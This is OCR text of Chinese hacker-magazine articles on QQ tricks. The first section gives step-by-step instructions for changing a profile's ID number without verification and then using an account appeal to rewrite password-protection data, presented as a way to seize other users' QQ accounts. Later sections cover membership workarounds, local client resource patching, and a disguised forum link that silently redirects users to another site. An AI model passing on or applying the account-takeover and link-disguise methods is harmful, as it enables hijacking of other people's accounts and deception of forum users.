

图 1


图 2

在看了06年第二期的《巧破QQ密码保护》一文后，曾经有朋友和我一起讨论说，那篇文章中有一个关键的地方没有讲清楚，就是对方的证件号码从何而来的。是呀，这个关键的东西不知道，所有的申诉自然也就不可能成功，而且，就算是我们通过某些方法知道了对方的证件号码，成功修改了对方的密码保护，可对方同样也可以通过自己的证件号码再重新改过来呀！看来，唯一的解决方法就是换成别的证件号码了。天无绝人之路，这个方法还真让我无意中发现了。


图 3

我是QQ会员，有一次登录http://my.qq.com/，想使用一下会员的增值功能，顺便又去看了看我的个人信息，看自己的预付费会员什么时候到期。我发现在个人信息页面（http://my.qq.com/info.shtml）的底部，有一个“我的身份信息”，如图1。注意到这些信息中的“证件号码”了没有，而且下面还有一个更改按钮。难不成此处可以修改证件号码？！



图 4

我点击了“更改”按钮，接着，输入了我的一些信息，在“证件号码”那一栏里填入了任意的一串数字，最后输入验证码，点“确定”，居然提示说“修改个人信息成功”，如图2，图3。

就连我自己都没有想到会是这么的顺利，于是我赶紧到http://service.qq.com/psw/mo.shtml?psw_mdf.htm进行号码申诉，如图4，试着用刚才修改了的证件号码修改我的密码保护资料，真的成功了！

现在，我们再结合第二期《巧破QQ密码保护》一文中的方法，就可以随心所欲的更改QQ的密码保护信息了。

是菜鸟，就和我一起玩“宠宠”



文/我是孟星魂




图3

经常看X档案，许多朋友都已经让自己“变”成QQ会员了吧！正因为得来全不费工夫，所以也不会花时间去注意QQ的那些收费功能，比如给QQ网络硬盘加密码。其实这个原理还是很简单的，只要在会员期间给QQ硬盘加过密码，即使以后取消会员服务，网络硬盘也还是有密码的，由此我猜测网络硬盘的数据库资料可能和会员数据库不能共享。所以即使不是会员也能给QQ网络硬盘加密，下边看我的演示，前提是你已经申请了QQ的密码保护。在腾讯网站的取回密码的页面，填上自己的密保答案。通常大家都是直接下一步，没注意过密码类型选项。在这里第三项是QQ网络硬盘密码，就是这个了，如图1，回去看自己的密保邮箱，收到QQ客服邮箱发过来的重设邮件后，打开就可以直接加上密码，再打开自己QQ的网络硬盘，怎么样，需要密码了吧！拿我的小号做试验，注意QQ号码状态不是会员，在信箱里修改加上密码后，打开网盘后需要输入密码，如图2。




图1




图2




图4

如果我们使用TM，是可以给好友设置在线状态的，如图3，而且网络硬盘体积也增加了16M，变成了32M，不过现在腾讯公司很不地道，不是会员下载就得排队。有时候下载一个几K的东西排队就得十几分钟，估计网络硬盘以后也没多少人用了。我向各位朋友推荐一种办法，就是双开网盘。先打开一个你想下载或上传的QQ号，随便上传或下载一个文件，这时是需要等待的，再打开另一个QQ号（必须是开通了网络硬盘的），打开后来登录的那个QQ的网盘，把第一个QQ的操作队列取消，如图4，这时QQ网盘显示上传或下载失败，接着重新上传或下载一次原来的文件，就不用等待了。不过只能是对单个文件有效，就是说上传或下载另一个文件的时候还是要重复一次。

其实QQ的保护性是很差的，从程序的命名和图标上就能猜出程序要实现的功能，比如QQPet.dll一看就是和QQ宠物有关的，文件夹AD就是存放广告的。以前网上有个2005版破解会员的补丁，不过功能很有限，只是去掉了QQ广告，显示当前登录IP地址和时间提示功能，如图5，感觉还不如珊瑚虫外挂好用。现在闹的比较火的就是本地破解自定义头像和修改QQ等级。不是会员和太阳等级一样也能有头像，QQ本地程序运行后把用户上传的头像下载存放在QQ的安装目录下，就是以自己登录过的QQ号的UserHead目录下，这里显示的是用户的所有头像，包括好友的。找一个和头像的像素及比例大小相同的图片，改成正常头像的名称替换，注意是一大一小两张，自己的QQ客户端就会显示出来，如图6。修改QQ等级也是使用相同的办法，他对应的文件是QQ目录的QQRes.dll文件，用eXeScope或其他的资源修改软件打开这个文件，在“资源”目录的“位图”里选择1684项，

显示是 48*16，256 色，自己制作一个全是太阳的 BMP 图象替换，这样不只是自己，所有 QQ 好友的等级都成太阳了。不过，这种方法修改过的，只能在本地显示，别人看还是你原来的头像和等级。

我们利用 QQ 公司推出的新功能，不需要加对方为好友也可以给对方 QQ 发送消息。原理就是修改 URL 标签，相信没有多少网站屏蔽这个吧。正常情况下 QQ 在线状态的论坛代码是**[img]http：//wpa.qq.com/pa?p=1：QQ号：1[/img][url=http：//wpa.qq.com/msgrd?V=1&Uin=QQ 号 &Site= 网站 &Menu=yes]点击这里给我发消息[/url]**，可是 URL 标签后边的网址可以改为**[img]http：//wpa.qq.com/pa?p=1：QQ 号：11[/img][url=http：//www.hackerxfiles.net] 点击这里给我发消息[/url]**，点击后弹出 X 档案的主页，在论坛上显示的和没改之前是一样的，如图 7，大家也看到了，只是简单的把 URL 标签改一下是不行的，别人给你发消息的时候不显示 QQ 聊天窗口，一定会怀疑的。

